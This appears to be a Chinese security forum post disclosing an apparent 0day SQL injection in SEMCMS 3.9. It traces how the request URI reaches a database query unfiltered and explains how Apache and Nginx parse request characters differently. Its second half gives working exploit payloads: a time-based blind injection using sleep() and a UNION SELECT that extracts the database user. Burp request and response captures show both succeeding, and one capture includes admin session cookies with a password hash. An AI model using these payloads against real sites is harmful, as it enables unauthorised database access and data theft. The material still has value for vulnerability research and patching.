

盲注 or 联合? 记一次遇见的奇葩注入点之 SEMCMS3.9 (0day) - T00ls.Net

“ 0x00 前言你见过你的 SQL 注入方式被 WEB 容器影响吗? 0x01 漏洞分析打
开 index.php, 看到了 include_once, 如图 101999 跟进 Inc ...

0x00 前言

你见过你的 SQL 注入方式被 WEB 容器影响吗?

0x01 漏洞分析

打开 index.php, 看到了 include_once, 如图



```
1 <?php
2 include_once 'Include/web_inc.php';
```


跟进 Include/web_inc.php

```
1  ↘<?php
2  ob_start();
3  include_once  'db_conn.php';
4  include_once  'contorl.php';
5
```

7ools

前两行包含的文件我们先翻一下看一下。

Db_conn.php:




```
1 <?php
2 //CopyRight sem-cms.com 公元2015(黑蚂蚁.阿梁: 【qq:1181698019】制作开发)
3 /*数据库链接代码*/
4 ini_set('display_errors','off');
5 header("Content-type: text/html; charset=utf-8");
6 $url = "localhost"; //连接数据库的地址
7 $user = "root"; //账号
8 $password = "root"; //密码
9 $dbdata="SEMCMS"; //数据库名称
10
11 $db_conn=new mysqli($url,$user,$password,$dbdata);
12 $db_conn->set_charset('utf8');
13 if(mysqli_connect_error()){
14
15     echo 'Could not connect to database.';
16
17     exit;
18 }
```

定义了一些数据库配置信息，\$db_conn 变量为 mysqli 的实例，我们再来看一下 contorl.php

```
index.php web_inc.php readme.heihu db_conn.php contorl.php SEMCMS_Top_include.php inc.php function
1 <?php
2 include_once "class.phpmailer.php"; // PHPMailer 用于发送邮件用的PHP工具类
3 // 防sql注入
4
5 if (isset($_GET)) {$GetArray=$_GET;}else {$GetArray=''}; //get
6
7 foreach ($GetArray as $value){ //get
8
9     verify_str($value);
10
11 }
12
13 function inject_check_sql($sql_str) {
14
15     return preg_match('/select|insert|=|%|<|between|update|\\'|\*|union|into|load_file|outfile/i', $sql_str);
16 }
17
18 function verify_str($str) {
19
20     if(inject_check_sql($str)) {
21
22         exit('Sorry, You do this is wrong! (.-.)');
23     }
24
25     return $str;
26 }
27
28 //邮件发送代码
29 function SendEmail($smtpserver,$smtpuser,$smtppass,$smtpusermail,$smtpserverport,$smtpemail,$mailtitle,$mailco
30
31
```

定义了一些函数信息，5-11 行进行全局的 GET 请求过滤。

了解一些东西之后回到 Include/web_inc.php 下继续往下翻一翻代码。



```
index.php x web_inc.php x readme.heihu x db_conn.php x contorl.php x SEMCMS_Top_include.php x inc.php
42 $SERVER_NAME=$_SERVER["HTTP_HOST"];
43 $webmu=str_replace("\\","/",$_SERVER['DOCUMENT_ROOT']);
44 $lastchar=substr($webmu,-1);
45 if ($lastchar=='/') {$webmu=rtrim($webmu,"/");}
46 $weballmu=str_replace("\\","/",getcwd()); //处理 windows下的路径
47 $webmuu=explode("/", $webmu);
48 $weballmuu=explode("/", $weballmu);
49 $webmu=str_replace("/".$webmuu[1]."/", "/".$weballmuu[1]."/", $webmu); // 替换第一个目录 aliyun 目录
50 $weburldir=str_replace($webmu, "", $weballmu);
51 $weburldir=str_replace("/Templete/".$webTemplate."/Include","", $weburldir)."/";
52 if ($weburldir=="") {$weburldir="/";}
53 $web_url=$http.://.$SERVER_NAME.$weburldir;
54 $web_urls=$_SERVER["REQUEST_URI"]; //获取 url 路径
55 $web_urls=explode("/", $web_urls);
56 $urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn); // 大写的问号。
57
58
59 if (trim($urlml['url_link'])=="") {
60
61     $web_url=$web_urlm.$urlml['url_link'];
62     $web_url_meate=$web_urlm;
63     $Language=$urlml['ID'];
64
65 }else{
66
67     if (strpos($web_urlm,"/".$urlml['url_link']."/") != false) { //用于首页的路径
```


调用了 `web_language_ml` 函数？我们跟进看一下。

发送了一次 SELECT 查询的 SQL 语句，携带参数 1 参数 2，我们看一看参数的来源。

```
54 $web_urls=$_SERVER["REQUEST_URI"]; //获取 url 路径
55 $web_urls=explode("/", $web_urls);
56 $urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn); // 大写的同号
57
```

注入漏洞产生了，`$_SERVER[REQUEST_URI]` 是用来获取 url 的（协议:// 域名 / 除外），如图：





string(16) "/SEMCMS3.9/1.php"

D:\phpstudy_pro\WWW\Audit.com\SEMCMS3.9\1.php - Sublime Text

文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)

OPEN FILES


- 9.File.php
- Windows 7 x64.vmx
- 1.php — D...\SEMCMS3.9
- 4.php

```
1 <?php
2 echo '<pre>';
3 var_dump($_SERVER['REQUEST_URI']);
```

这不是很正常吗？为什么会产生 SQL 注入漏洞问题？

我们都知道，在发送 GET 请求时，问号后的内容会被当做参数处理，那么符合 REQUEST_URI 的气质，问号后的内容也被获取到了。

如图：



域名重定向 http://www.audit.com/SEMCMS3.9/1.php?XXXXXXX

百度翻译 MD5免费在线解密 MD5破解 T00LS | 低调求发展 - 僵尸检测 BUUCTF 哔哩哔哩 (°- °)つ口 FreeBuf互联网

string(24) "/SEMCMS3.9/1.php?XXXXXXX"

D:\phpstudy_pro\WWW\Audit.com\SEMCMS3.9\1.php - Sublime Text

文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)

OPEN FILES

- 9.File.php
- Windows 7 x64.vmx
- 1.php — D...\SEMCMS3.9
- 4.php

```
1 <?php
2 echo '<pre>';
3 var_dump($_SERVER['REQUEST_URI']);
```

在程序判断中通过 斜杠 / 分隔，随后直接引入程序中的 SQL 语句中，从而引发 SQL 注入漏洞。你可能会问，刚刚不是还过滤了全局 GET 吗？

我们再仔细看看，只过滤了 GET 中的 VALUE 值：

```
5  if (isset($_GET)) {$GetArray=$_GET;} else {$GetArray='';} //get
6
7  foreach ($GetArray as $value) { //get
8
9      verify_str($value);
10
11 }
12
13 function inject_check_sql ($sql str) {
```



哈哈哈哈？没注意对吧。

除此之外 REQUEST_URI 所接收的值不会被 url 解码而变化，比如我传入 %0a（换行符）就原封不动的取出。我们举个例子与 \$_GET 作一下比较。如图：

The screenshot shows a browser window and a Sublime Text editor. The browser URL is `http://www.audit.com/SEMCMS3.9/1.php?XXXXXX%\0a`. The Sublime Text editor has two files open: `1.php` and `4.php`. The `1.php` file contains the following code:string(27) "/SEMCMS3.9/1.php?XXXXXX%\0a"
array(1) {
 [0]=>
 string(6) "XXXXXX"
}
string(0) ""

The browser's developer tools Network tab shows a request to `http://www.audit.com/SEMCMS3.9/1.php?XXXXXX%\0a`. The response body is:

```
string(27) "/SEMCMS3.9/1.php?XXXXXX%\0a"
array(1) {
  [0]=>
  string(6) "XXXXXX"
}
string(0) ""
```

Red arrows point from the browser's URL bar and the response body in the developer tools to the corresponding lines in the `1.php` file in Sublime Text, highlighting the equivalence between the raw input and the output.

可能这时候会问，提这个有什么意义呢？

我们都知道 %20 为空格，我们通常都会通过空格从注入语句中分隔语句。避免造成语法错误。

而 HTTP 请求中 GET 是不允许出现未 urlencode 编码过的字符串的，如图：




```
1 GET /index.php | HTTP/1.1
2 Accept: text/html, application/xhtml+xml, image/jxr, */*
3 Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
5 Accept-Encoding: gzip, deflate
6 Host: 192.168.1.4
7 Pragma: no-cache
8 Connection: close
9
10
```

```
1 HTTP/1.1 400 Bad Request
2 Date: Sat, 27 Jun 2020 11:17:03 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
4 mod_log_rotate/1.02
5 Last-Modified: Tue, 03 Sep 2019 07:13:40 GMT
6 ETag: "8ac-591a0d3eeff100"
7 Accept-Ranges: bytes
8 Content-Length: 2220
9 Connection: close
10 Content-Type: text/html
```

不符合 HTTP 协议规则，直接爆出 400 错误！这里可以想到 Mysql 中 [空格]--[空格] 的注释方式被 BAN 掉！！！

又因为程序通过 斜杠 (/) 分隔来代入 SQL 语句中，所以 /**/ 这种注释语句也被 BAN 掉了！

还有一种 # 注释姿势，很遗憾，HTTP 请求依然不允许，如图：




```
1 GET /index.php?# | HTTP/1.1
2 Accept: text/html, application/xhtml+xml, image/jxr, */*
3 Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
5
```

```
1 HTTP/1.1 400 Bad Request
2 Date: Sat, 27 Jun 2020 11:19:55 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
4 mod_log_rotate/1.02
5 Last-Modified: Tue, 03 Sep 2019 07:13:40 GMT
```

那么我们只能通过闭合的方式来进行 SQL 盲注了，

构造 Payload: /?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'



```

1 GET /?2' or if(substr((select+user()),1,1) like 'r',sleep(2),1) -
  HTTP/1.1
2 Accept: text/html, application/xhtml+xml, image/jxr, /*
3 Accept-Language: zh-Hans-CN, zh-Hans;q=0.5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
 rv:11.0) like Gecko
5 Accept-Encoding: gzip, deflate
6 Host: 192.168.1.4
7 Pragma: no-cache
8 Connection: close
9
10
11
12
13
14
15
16
17
18
19
20

```

Request Headers:

- Raw
- Params
- Headers
- Hex

Response Headers:

- Raw
- Headers
- Hex
- HTML
- Render

Request Body: GET /?2' or if(substr((select+user()),1,1) like 'r',sleep(2),1) -

Response Body:

```

1 HTTP/1.1 200 OK
2 Date: Sat, 27 Jun 2020 09:27:04 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
 mod_log_rotate/1.02
4 X-Powered-By: PHP/7.3.4
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 15881
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <meta charset="utf-8">
13 <title>Mobile Phone Case,Leather case</title>
14 <meta content="Mobile Phone Case,Leather case" name="keywords">
15 <meta content="Mobile Phone Case,Leather case,Ipad case
series,Bluetooth,Phone accessories" name="description">
16 <link rel="shortcut icon" href="Images/default/favicon.ico" />
17 <link href="http://192.168.1.4/Templete/default/Css/style.css"
rel="stylesheet" type="text/css" />
18 <script src="http://192.168.1.4/Templete/default/Js/jquery-1.7.2.min.js" type="text/javascript"></script>
19 <script src="http://192.168.1.4/Templete/default/Js/jquery.SuperSlide.js" type="text/javascript"></script>
20 <script src="http://192.168.1.4/Templete/default/Js/public.js" type="text/javascript"></script>

```

Request Search: Type a search term 0 matches

Response Search: Type a search term 0 matches

Done 16,127 bytes 2.049 millis

因为当前处于 where 条件中，我的闭合语句为 '-'，在 MySQL 眼里为逻辑减的意思。所以这里可以进行语句闭合。

这里成功完成延时 SQL 注入。

0x02 开个玩笑

刚刚不是说到 HTTP 协议的规则嘛，其实标准的 HTTP 协议规则是那样子的，完全由于 Apache 对请求包解析太过于严格，下面我们看一下 Nginx 的请求包情况。~

```

1 GET /# HTTP/1.1
2 Accept: text/html, application/xhtml+xml, image/jxr, /*
3 Accept-Language: zh-Hans-CN, zh-Hans;q=0.5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
 rv:11.0) like Gecko
5 Accept-Encoding: gzip, deflate
6 Host: 192.168.1.4
7
8
9
10
11
12
13
14
15
16
17
18
19
20

```

Request Headers:

- Raw
- Params
- Headers
- Hex

Response Headers:

- Raw
- Headers
- Hex
- HTML
- Render

Request Body: GET /#

Response Body:

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.15.11
3 Date: Sat, 27 Jun 2020 11:42:46 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 X-Powered-By: PHP/7.3.4
7 Content-Length: 92

```

7000

测试 # + 无数个空格依然可以正常解析。

然后我们继续追踪 PHP 代码层




```
333     function web_language_ml($web_urls1,$web_urls2,$db_conn){  
334         $query=$db_conn->query("select * from sc_language where language_url='".$web_urls1' or language_url='".$web_urls2' and language_open=1");  
335         if (mysqli_num_rows($query)>0){  
336             $query=$db_conn->query("select * from sc_language where language_url='".$web_urls1' or language_url='".$web_urls2' and language_open=1");  
337             $row=mysqli_fetch_assoc($query);  
338             $Urlink=array('url_link'=>$row['language_url'],'url_ml'=>"/",'ID'=>$row['ID']);  
339         }else{  
340             $query=$db_conn->query("select * from sc_language where language_mulu=1 and language_open=1");  
341             $row=mysqli_fetch_assoc($query);  
342             $Urlink=array('url_link'=>$row['language_url'],'url_ml'=>"/",'ID'=>$row['ID']);  
343         }  
344     }  
345     else{  
346         $query=$db_conn->query("select * from sc_language where language_mulu=1 and language_open=1");  
347         $row=mysqli_fetch_assoc($query);  
348         $Urlink=array('url_link'=>"/",'url_ml'=>"/",'ID'=>$row['ID']);  
349     }  
350     }  
351 }  
352 return $Urlink;  
353 }  
354 }  
355 }
```

注意图中的

`$Urlink=array('url_link'=>$row['language_url'],'url_ml'=>"/",'ID'=>$row['ID']);`


将返回结果返回给 `url_link` 下标。

然后我们回到 `web_inc.php` 文件



```
56     $urlml=web_language_ml(@$web_urls[1],@$web_urls[2],$db_conn); // 大写的问号。  
57 }
```


这个时候 `$urlml` 携带着 SQL 语句的结果集，我们通过前台模板看一下在哪里输出了该结果集。



```
67 if (strpos($web_urlm,"/".$urlml['url_link']."/") != false){ //用于首页的路径
68     $web_url=$web_urlm;
69     $Language=$urlml['ID'];
70 }else{
71     $web_url=$web_urlm.$urlml['url_link']."/";
72     $Language=$urlml['ID'];
73 }
74 $web_url_meate=str_replace('/'.$urlml['url_link'].'/','/',$web_urlm);
75
76
77
78 }
```

7ools


将 SQL 语句下标为 url_link 拼接给 web_url_meate 变量，好了，我们回到 index.php 找一下模板文件。



```
1 <?php
2 include_once 'Include/web_inc.php';
3 include_once 'Templete/default/Include/Function.php';
4 $file url="";
5 include_once 'Templete/default/Include/default.php';
6 ?>
7
```

7ools

跟进看一下。



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta charset="utf-8">
```

```

5 <title><?php echo $indextitle;?></title>
6 <meta content=<?php echo $tag_indexkey;?>" name="keywords">
7 <meta content=<?php echo $tag_indexdes;?>" name="description">
8 <link rel="shortcut icon" href="http://$webico;?> />
9 <link href=<?php echo $web_url_meate;?>complete;<?php echo $webTemplate;?>/Css/style.css" rel="stylesheet" type="text/css" />
10 <script src=<?php echo $web_url_meate;?>complete;<?php echo $webTemplate;?>/Js/jquery-1.7.2.min.js" type="text/javascript"></script>
11 <script src=<?php echo $web_url_meate;?>complete;<?php echo $webTemplate;?>/Js/jquery.SuperSlide.js" type="text/javascript"></script>
12 <script src=<?php echo $web_url_meate;?>complete;<?php echo $webTemplate;?>/Js/public.js" type="text/javascript"></script>
13 <script src=<?php echo $web_url_meate;?>complete;<?php echo $webTemplate;?>/Js/show.js" type="text/javascript"></script>
14 <?php echo $webmeante;?>
15 </head>
16
17 <body>
18 <?php echo $webgoogle; ?>
19

```

哟西，这个时候简单构造一下联合注入语句

Payload: ?111' UNION SELECT 1,2,3,user(),5,6,7,8,9#

```

1 GET /?111' UNION SELECT 1,2,3,user(),5,6,7,8,9# HTTP/1.1
2 Host: www.audit.com
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
  image/apng,*/*;q=0.8,application/signed-exchange;v=b3
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
9 Cookie: _atuvc_2t7C26; scusername=%E6%80%BB%E8%B4%A6%E5%8F%87;
  scuseradmin=Admin; scuserpass=c4ca4238a0b923820dcc509a6f75849b
0 Connection: close
1
2

```

```

29
30 <div class="sc_top">
31   <div class="sc_top_comment">
32     <div class="sc_top_comment_1_left"></div><div class="sc_top_comment_1_right">
33        <a href="mailto:service@sem-cms.com">
34         service@sem-cms.com</a></div>
35       <div class="sc_top_comment_2_left"><a href="http://www.audit.com/SEMCMS3.9/root@localhost/"></a></div>
36       <div class="sc_top_comment_2_right">
37         <div class="sc_top_comment_2_right_left"><
38           form action="http://www.audit.com/SEMCMS3.9/root@localhost/search.php"
39             method="post"><input type="text" name="search" id="search" class="sc_top_ser_1" placeholder="Enter your keywords" /><
40             input name="submit" id="submit" type="submit" value="Search" class="sc_top_ser_2" /></form> </div>
41         <div class="sc_top_comment_2_right_right">
42           +86 (0576) 88888888</div>
43         </div>
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
79
80
81
82
83
84
85
86
87
88
89
89
90
91
92
93
94
95
96
97
98
99

```

0x03 漏洞信息

使用 BurpSuite 发送 GET 请求包：

Apache 下的 SQL 盲注：

GET /?'or+if(substr((select+user()),1,1)like'r',sleep(2),1)-'

Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × ...

Send Cancel < > Target: http://192.168.1.4

Request

Raw Params Headers Hex

```
1 GET /?'+if(substr((select+user()),1,1) like'r',sleep(2),1)-1
HTTP/1.1
2 Accept: text/html, application/xhtml+xml, image/jxr, */*
3 Accept-Language: zh-Hans-CN, zh-Hans; q=0.5
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0;
rv:11.0) like Gecko
5 Accept-Encoding: gzip, deflate
6 Host: 192.168.1.4
7 pragma: no-cache
8 Connection: close
9
10
```

Done

Type a search term 0 matches

Response


Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
